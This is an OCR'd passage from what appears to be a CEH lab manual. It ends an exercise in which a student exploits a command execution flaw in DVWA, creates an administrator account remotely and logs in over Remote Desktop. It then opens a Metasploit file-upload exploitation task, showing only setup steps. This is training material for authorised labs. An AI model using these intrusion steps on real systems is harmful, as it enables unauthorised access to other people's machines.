
46. The **Remote Desktop Connection** window appears with the **General** tab displayed; enter the **User name** as **test** and click **Connect**.



47. A **Windows Security** pop-up appears; leave the **Password** field empty and click **OK**.




48. A **Remote Desktop Connection** window appears; click **Yes**.



49. A remote desktop connection is successfully established, as shown in the screenshot.

Note: Thus, you have made use of a command execution vulnerability in a DVWA application hosted by the Windows Server 2022 machine, extracted information related to the machine, remotely created an administrator account, and logged into it.

Note: If a **Server Manager** window appears close it.



50. Now, you may discontinue the session and log out of the web application. To do so, close the **Remote Desktop Connection** window. If a **Your remote session will be disconnected** notification appears, click **OK**.
51. This concludes the demonstration of how to exploit a remote command execution vulnerability to compromise a target web server.
52. Close all open windows and document all acquired information.


Task 8: Exploit a File Upload Vulnerability at Different Security Levels

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

Here, we will use exploit a file upload vulnerability at different security levels of DVWA using Metasploit.

Note: Before starting this task, ensure that the **WampServer** is running on the **Windows Server 2022** machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon at the top of **Desktop** to open a **Terminal** window.

